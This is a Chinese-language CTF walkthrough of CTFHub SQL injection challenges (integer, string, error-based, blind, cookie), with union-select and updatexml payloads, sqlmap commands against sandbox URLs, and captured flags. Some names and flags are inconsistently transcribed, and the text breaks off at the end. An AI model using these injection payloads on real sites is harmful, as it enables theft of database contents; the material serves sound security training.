

# Web

---

## Web前置技能

---

### SQL注入

Web应用开发过程中，为了内容的快速更新，很多开发者使用数据库进行数据存储。而由于开发者在程序编写过程中，传入用户数据的过滤不严格，将可能存在的攻击载荷拼接到SQL查询语句中，再将这些查询语句传递给后端的数据库执行，从而引发实际执行的语句与预期功能不一致的情况。这种攻击被称为**SQL注入攻击**。

大多数应用在开发时将诸如密码等的数据放在数据库中，由于SQL注入攻击能够泄露系统中的敏感信息，使之成为了进入各Web系统的入口级漏洞，因此各大CTF赛事将SQL注入作为Web题目的出题点之一，SQL注入漏洞也是现实场景下最常见的漏洞类型之一。

**SQL注入是开发者对用户输入的参数过滤不严格，导致用户输入的数据能够影响预设查询功能的一种技术，通常将导致数据库的原有信息泄露、篡改，甚至被删除。**

### 整数型SQL注入

输入1试试？输入1后有俩行回显：一行ID一行Data。

## SQL 整数型注入

ID 1

Search

```
select * from news where id=1
ID: 1
Data: ctfhub
```

`union select` 可以进行联合查询，`id=-1` 表示一个不存在的 `id`，`group_concat()` 把产生的同一分组中的值用 `,` 连接形成一个字符串，`information_schema.schemata` 表示 `information_schema` 库中的一个表名为 `schemata` 的表，可以在输入框输入以下代码查询所有数据库：

```
-1 union select 1,group_concat(schema_name) from
information_schema.schemata
```

## SQL 整数型注入

ID -1 union select 1,group\_concat(schema\_name) from information\_schema.schemata

Search

```
select * from news where id=-1 union select 1,group_concat(schema_name) from information_schema.schemata
ID: 1
Data: information_schema,performance_schema,mysql,sqli
```

`database()` 回显当前连接的数据库，用以下代码可以查询到当前数据库为 `sqli`：

```
-1 union select 1,database()
```

## SQL 整数型注入

ID -1 union select 1,database()

Search

```
select * from news where id=-1 union select 1,database()
```

ID: 1

Data: sqli

`group_concat()` 把产生的同一分组中的值用 , 连接并形成一个大字符串, `information_schema.tables` 存了 `mysql` 所有的表, `table_schema` 是表对应的数据库名的字段, `table_name` 和 `table_schema` 相对应, 用以下代码能够查询到指定数据库的表信息:

```
-1 union select 1,group_concat(table_name) from  
information_schema.tables where  
table_schema="sqli"
```

## SQL 整数型注入

ID -1 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema="sqli"

Search

```
select * from news where id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema="sqli"
```

ID: 1

Data: news,flag

`information_schema.columns` 存了表中所有列的信息, `table_name` 和 `table_schema` 相对应, 可以看到有个表叫 `flag`, 我们可以去查询该表的列信息:

```
-1 union select 1,group_concat(column_name) from
information_schema.columns where
table_name="flag"
```

## SQL 整数型注入

ID  Search

select \* from news where id=-1 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name="flag"

ID: 1  
Data: flag

最后输入以下代码根据 `flag` 字段可以查询到该字段的数据：

```
-1 union select 1,group_concat(flag) from
sqli.flag
```

## SQL 整数型注入

ID  Search

select \* from news where id=-1 union select 1,group\_concat(flag) from sqli.flag

ID: 1  
Data: ctftHub{b797799cfa5883e9255774f0}

提交 `ctftHub{b797799cfa5883e9255774f0}` 即可。

所需金币: 30

题目状态: 已解出

解题奖励: 金币:50 经验:10

<http://challenge-f26ab40f38f84151.sandbox.ctfhub.com:10800>

00:12:22

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求

ctfhub{b797799cfa5883e9255774f0}

提交Flag

WriteUp

觉得这个WP写的不好有更好的想法? [点我提交](#)

## 字符型注入

输入1试试? 输入1后有俩行回显: 一行ID一行Data, 可以看到是ID是字符型。

### SQL 字符型注入

ID 1

Search

```
select * from news where id='1'
```

ID: 1

Data: ctfhub

`database()` 回显当前连接的数据库，用 `#` 注释掉后面的那一个 `'`，输入以下代码可以查询到当前数据库为 `sqli`：

```
-1' union select 1,database()#
```

## SQL 字符型注入

ID -1' union select 1,database()#

Search

```
select * from news where id='-1' union select 1, database()#'
```

ID: 1

Data: sqli

`group_concat()` 把产生的同一分组中的值用 `,` 连接并形成一个字符串，`information_schema.tables` 存了 `mysql` 所有的表，`table_schema` 是表对应的数据库名的字段，`table_name` 和 `table_schema` 相对应，输入以下代码能够查询到指定数据库的表信息：

```
-1' union select 1,group_concat(table_name) from  
information_schema.tables where  
table_schema='sqli' #
```

## SQL 字符型注入

ID -1' union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema='sqli' #

Search

```
select * from news where id='-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli' #'
```

ID: 1

Data: news,flag

`information_schema.columns` 存了表中所有列的信息，`table_name` 和 `table_schema` 相对应，上图查询到有个表叫 `flag`，我们可以去查询该表的列信息：

```
-1' union select 1,group_concat(column_name) from  
information_schema.columns where  
table_name='flag' #
```

### SQL 字符型注入

ID

-1' union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name='flag' #

Search

```
select * from news where id='-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='flag' #'
```

ID: 1

Data: flag

最后输入以下代码根据 `flag` 字段可以查询到该字段的数据：

```
-1' union select 1,group_concat(flag) from  
qli.flag #
```

### SQL 字符型注入

ID

-1' union select 1,group\_concat(flag) from qli.flag #

Search

```
select * from news where id='-1' union select 1,group_concat(flag) from qli.flag #'
```

ID: 1

Data: ctftHub{7c61389921cf96d14f3df6f9}

提交 `ctftHub{7c61389921cf96d14f3df6f9}` 即可。

所需金币: 30

题目状态: 未解出

解题奖励: 金币:50 经验:10

SQL注入 字符型注入, 尝试获取数据库中的 flag

<http://challenge-b4e0ac678e67df60.sandbox.ctfhub.com:10800>

00:13:50

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求

ctfhub{7c61389921cf96d14f3df6f9}

提交Flag

WriteUp

觉得这个WP写的不好有更好的想法? [点我提交](#)

## 报错注入

某些网站为了方便开发者调试会开启错误调试信息, 只要此时触发SQL语句的错误就能在页面上看到SQL语句执行后的报错信息, 这种攻击方式被称为报错注入。

输入1试试? 输入1后只有一行回显: 查询正确。



## SQL 报错注入

ID 1|

Search

```
select * from news where id=1
```

查询正确

通过查阅相关文档可知 `updatexml()` 在执行时，第二个参数应该是合法的XPATH路径，否则将会在引发报错的同时将传入的参数进行输出。`database()` 回显当前连接的数据库，输入以下代码可以查询到当前数据库：

```
1 and (updatexml(1,concat(0x7e,(database()),0x7e),1))
```

## SQL 报错注入

ID 1 and (updatexml(1,concat(0x7e,(database()),0x7e),1))

Search

```
select * from news where id=1 and (updatexml(1,concat(0x7e,(database()),0x7e),1))
```

查询错误: XPATH syntax error: '~qli~'

`group_concat()` 把产生的同一分组中的值用，连接并形成一个字符串，`information_schema.tables` 存了 `mysql` 所有的表，`table_schema` 是表对应的数据库名的字段，`table_name` 和 `table_schema` 相对应，输入以下代码能够查询到指定数据库的表信息：

```
1 union select updatexml(1,concat(0x7e,(select
group_concat(table_name) from
information_schema.tables where
table_schema='sqli'),0x7e),1)
```

## SQL 报错注入

ID 1 union select updatexml(1,concat(0x7e, (select group\_concat(table\_name) from information\_schema.tables where table\_schema= Search

```
select * from news where id=1 union select updatexml(1,concat(0x7e, (select group_concat(table_name) from information_schema.tables
where table_schema='sqli') ,0x7e),1)
```

查询错误: XPATH syntax error: '~news,flag~'

information\_schema.columns 存了表中所有列的信息，  
table\_name 和 table\_schema 相对应，上图查询到有个表叫  
flag，我们可以去查询该表的列信息：

```
1 union select updatexml(1,concat(0x7e, (select
group_concat(column_name) from
information_schema.columns where
table_name='flag') ,0x7e),1)
```

## SQL 报错注入

ID 1 union select updatexml(1,concat(0x7e, (select group\_concat(column\_name) from information\_schema.columns where table\_name= Search

```
select * from news where id=1 union select updatexml(1,concat(0x7e, (select group_concat(column_name) from information_schema.columns
where table_name='flag') ,0x7e),1)
```

查询错误: XPATH syntax error: '~flag~'

最后输入以下代码根据 flag 字段可以查询到该字段的数据：

```
1 union select updatexml(1,concat(0x7e, (select group_concat(flag) from sqli.flag) ,0x7e),1)
```

## SQL 报错注入

ID 1 union select updatexml(1,concat(0x7e, (select group\_concat(flag) from sqli.flag) ,0x7e),1)

Search

select \* from news where id=1 union select updatexml(1,concat(0x7e, (select group\_concat(flag) from sqli.flag) ,0x7e),1)

查询错误: XPATH syntax error: '~ctfhub{ce93ca39df4e9cbEEE0c79c5}'

提交 `ctfhub{ce93ca39df4e9cbEEE0c79c5}` 即可。

报错注入

X

所需金币: 30

题目状态: 未解出

解题奖励: 金币:50 经验:10

<http://challenge-58be2cb92e14bb81.sandbox.ctfhub.com:10800>

00:16:12

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求

ctfhub{ce93ca39df4e9cbEEE0c79c5}

提交Flag

WriteUp

觉得这个WP写的不好有更好的想法? [点我提交](#)

# 布尔盲注

这道题如果真的盲注的话会很费劲，直接启动kali-Linux用sqlmap爆破就完事啦。

爆破出当前数据库的名字。

```
sqlmap -u "http://challenge-68c4a9c7f10ce011.sandbox.ctfhub.com:10800/?id=1"
--current-db
#可以得到如下有用的结果信息(简洁版)
current database: 'sqli'
```

得到数据库名后继续爆破表信息：

```
sqlmap -u "http://challenge-68c4a9c7f10ce011.sandbox.ctfhub.com:10800/?id=1"
-D sqli --tables
#可以得到如下有用的结果信息(简洁版)
+-----+
| flag |
+-----+
| news |
+-----+
```

知道有个叫flag的表后，可以查看该表的字段信息：

```
sqlmap -u "http://challenge-68c4a9c7f10ce011.sandbox.ctfhub.com:10800/?id=1"
-D sqlmap -T flag --columns
```

#可以得到如下有用的结果信息(简洁版)

```
+-----+
| Column | Type          |
+-----+
| flag   | varchar(100) |
+-----+
```

最后输入以下代码根据 flag 字段可以查询到该字段的数据：

```
sqlmap -u "http://challenge-68c4a9c7f10ce011.sandbox.ctfhub.com:10800/?id=1"
-D sqlmap -T flag -C flag --dump
```

#可以得到如下有用的结果信息(简洁版)

```
+-----+
| flag                                     |
+-----+
| ctfhub{64a098acea7e72aefc09810f}      |
+-----+
```

提交 ctfhub{64a098acea7e72aefc09810f} 即可。

所需金币: 30

题目状态: 未解出

解题奖励: 金币:50 经验:10

<http://challenge-68c4a9c7f10ce011.sandbox.ctfhub.com:10800>

00:07:20

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求

ctfhub{64a098acea7e72aefc09810f}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

## 时间盲注

时间盲注攻击是利用 `sleep()` 或 `benchmark()` 等函数让 `mysql` 执行时间变长, 经常与 `if(expr1, expr2, expr3)` 语句结合使用, 通过页面的响应时间来判断条件是否正确。

`if(expr1, expr2, expr3)` 含义是: 如果 `expr1` 为 `True` 则返回 `expr2`, 否则返回 `expr3`。

这道题如果真的盲注的话会很费劲, 直接启动 `Kali-Linux` 用 `sqlmap` 爆破就完事啦。

```
sqlmap -u "http://challenge-  
eccdebff49cb9b7c.sandbox.ctfhub.com:10800/?id=1"  
-D sql_i -T flag --columns --dump
```

#可以得到如下有用的结果信息(简洁版)

```
+-----+  
| flag                                     |  
+-----+  
| ctfhub{661f441db8300ee13ac86d2b}      |  
+-----+
```

```
[22:13:25] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.  
..... (done)  
ctfhub{661f441db8300ee13ac86d2b}  
Database: sql_i  
Table: flag  
[1 entry]  
+-----+  
| flag                                     |  
+-----+  
| ctfhub{661f441db8300ee13ac86d2b}      |  
+-----+
```

提交 `ctfhub{661f441db8300ee13ac86d2b}` 即可。

## MySQL结构

输入1试试？输入1后有俩行回显：一行ID一行Data。

### MySQL结构

ID1

Search

```
select * from news where id=1
```

ID: 1

Data: ctfhub

`union select` 可以进行联合查询，`id=-1` 表示一个不存在的 `id`，`group_concat()` 把产生的同一分组中的值用逗号连接形成一个字符串，`information_schema.schemata` 表示 `information_schema` 库中的一个表名为 `schemata` 的表，可以在输入框输入以下代码查询所有数据库：

```
-1 union select 1,group_concat(schema_name) from
information_schema.schemata
```

### MySQL结构

| ID | -1 union select 1,group_concat(schema_name) from information_schema.schemata  |
|----|---|
|    | <pre>select * from news where id=-1 union select 1,group_concat(schema_name) from information_schema.schemata</pre> |
|    | ID: 1   |
|    | Data: information_schema,performance_schema,mysql,sqli  |

`database()` 回显当前连接的数据库，用以下代码可以查询到当前数据库为 `sqli`：

```
-1 union select 1,database()
```

### MySQL结构

| ID | -1 union select 1,database()  |
|----|---|
|    | <pre>select * from news where id=-1 union select 1,database()</pre> |
|    | ID: 1   |
|    | Data: sqli  |



`group_concat()` 把产生的同一分组中的值用 , 连接并形成一个字符串, `information_schema.tables` 存了 `mysql` 所有的表, `table_schema` 是表对应的数据库名的字段, `table_name` 和 `table_schema` 相对应, 输入以下代码能够查询到指定数据库的表信息:

```
-1 union select 1,group_concat(table_name) from
information_schema.tables where
table_schema="sql"
```

## MySQL结构

ID -1 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema="sql"

Search

select \* from news where id=-1 union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema="sql"

ID: 1

Data: dmyireyrij,news

`information_schema.columns` 存了表中所有列的信息, `table_name` 和 `table_schema` 相对应, 上图查询到有个表叫 `dmyireyrij`, 我们可以去查询该表的列信息:

```
-1 union select 1,group_concat(column_name) from
information_schema.columns where
table_name="dmyireyrij"
```

## MySQL结构

ID -1 union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name="dmyireyrij" Search

```
select * from news where id=-1 union select 1,group_concat(column_name) from information_schema.columns where table_name="dmyireyrij"
```

ID: 1  
Data: wqnbddiwzu

上图查询到表 `dmyireyrij` 中有个列叫 `wqnbddiwzu`，最后输入以下代码根据 `flag` 字段可以查询到该字段的数据：

```
-1 union select 1,group_concat(wqnbddiwzu) from  
sqli.dmyireyrij
```

## MySQL结构

ID -1 union select 1,group\_concat(wqnbddiwzu) from sqli.dmyireyrij Search

```
select * from news where id=-1 union select 1,group_concat(wqnbddiwzu) from sqli.dmyireyrij
```

ID: 1  
Data: ctftHub{a251a62c47aa8b3c139cf2e4}

提交 `ctftHub{a251a62c47aa8b3c139cf2e4}` 即可。

所需金币: 30

题目状态: 未解出

解题奖励: 金币:50 经验:10

<http://challenge-faa0b258ae7604a3.sandbox.ctfhub.com:10800>

00:17:25

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求

ctfhub{a251a62c47aa8b3c139cf2e4}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

## Cookie注入


### 解法1: Burp Suite

首先用Burp Suite抓包

`id%E8%BE%93%E5%85%A51%E8%AF%95%E8%AF%95%EF%BC%9F` 进行url解码结果为id输入1试试?。


# Cookie注入

这次的输入点变了。尝试找找Cookie吧




union select 可以进行联合查询，id=-1 表示一个不存在的 id，database() 回显当前连接的数据库，修改 Cookie 为以下代码可以查询到当前数据库为 sql1：

```
id=-1 union select 1, database();
```




`group_concat()` 把产生的同一分组中的值用逗号连接并形成一个字符串，`information_schema.tables` 存了mysql所有的表，`table_schema` 是表对应的数据库名的字段，`table_name` 和 `table_schema` 相对应，用以下代码能够查询到指定数据库的表信息：

```
id=-1 union select 1, group_concat(table_name)
from information_schema.tables where
table_schema='sqlmap';
```




`information_schema.columns` 存了表中所有列的信息，`table_name` 和 `table_schema` 相对应，可以看到有个表叫 `gsilsvtvjn`，我们可以去查询该表的列信息：

```
id=-1 union select 1, group_concat(column_name)
from information_schema.columns where
table_name='qsilsvtvjn';
```



最后输入以下代码根据 `ywcxnnlyfe` 字段可以查询到该字段的数据：

```
id=-1 union select 1, group_concat(ywcxnnlyfe)
from sqli.gsilsvtvjn;
```



提交 `ctfhub{9a3c5a851a615b8332cbe20b}` 即可。

所需金币: 30

题目状态: 未解出

解题奖励: 金币:50 经验:10

<http://challenge-40986a7ba9926439.sandbox.ctfhub.com:10800>

00:15:25

环境续期 v

停止并销毁环境

每分钟需要1个金币,请根据个人需求

ctfhub{9a3c5a851a615b8332cbe20b}

提交Flag

WriteUp

ohhhh, 这个题还没有WriteUp, 骚年要不要来一份? [点我提交](#)

## 解法2: sqlmap

sqlmap中有一个参数是`--level`, 表示探测等级, 其默认值为1, `level>=2`时会检测Cookie注入, `level>=3`时会检测User-Agent注入和Referer注入, `level>=5`时会检测host注入。以下代码可以爆破出当前网站中的所有数据库:

```
sqlmap -u "http://challenge-40986a7ba9926439.sandbox.ctfhub.com:10800/" --cookie "id=1" --level 2 --dbs
```

```
[20:42:39] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty 1.19.3.2, PHP 7.3.14
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[20:42:39] [INFO] fetching database names
[20:42:39] [INFO] retrieved: 'information_schema'
[20:42:39] [INFO] retrieved: 'mysql'
[20:42:39] [INFO] retrieved: 'performance_schema'
[20:42:39] [INFO] retrieved: 'sqli'
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sqli
```

爆破出当前数据库的名字:

```
sqlmap -u "http://challenge-
40986a7ba9926439.sandbox.ctfhub.com:10800/" --
cookie "id=1" --level 2 --current-db
```

```
[20:43:59] [INFO] fetching current database
do you want to URL encode cookie values (implementation specific)? [Y/n] y
[20:44:02] [WARNING] reflective value(s) found and filtering out
current database: 'sqli'
```

得到数据库名 `sqli` 后继续爆破表信息:

```
sqlmap -u "http://challenge-
40986a7ba9926439.sandbox.ctfhub.com:10800/" --
cookie "id=1" --level 2 -D sqli --tables
```

```
[20:45:37] [INFO] fetching tables for database: 'sqli'
do you want to URL encode cookie values (implementation specific)? [Y/n] y
[20:45:39] [WARNING] reflective value(s) found and filtering out
[20:45:39] [INFO] retrieved: 'gsilsvtvjn'
[20:45:39] [INFO] retrieved: 'news'
Database: sqli
[2 tables]
+-----+
| gsilsvtvjn |
| news       |
+-----+
```

知道有个叫 `gsilsvtvjn` 的表后, 可以查看该表的字段信息:



```
sqlmap -u "http://challenge-40986a7ba9926439.sandbox.ctfhub.com:10800/" --cookie "id=1" --level 2 -D sqlmap -T gsilsvtvjn --columns
```

```
[20:46:56] [INFO] fetching columns for table 'gsilsvtvjn' in database 'sqlmap'
do you want to URL encode cookie values (implementation specific)? [Y/n] y
[20:46:57] [WARNING] reflective value(s) found and filtering out
Database: sqlmap
Table: gsilsvtvjn
[1 column]
+-----+-----+
| Column | Type |
+-----+-----+
| ywcxnnlyfe | varchar(100) |
+-----+-----+
```

最后输入以下代码根据 `ywcxnnlyfe` 字段可以查询到该字段的数据：

```
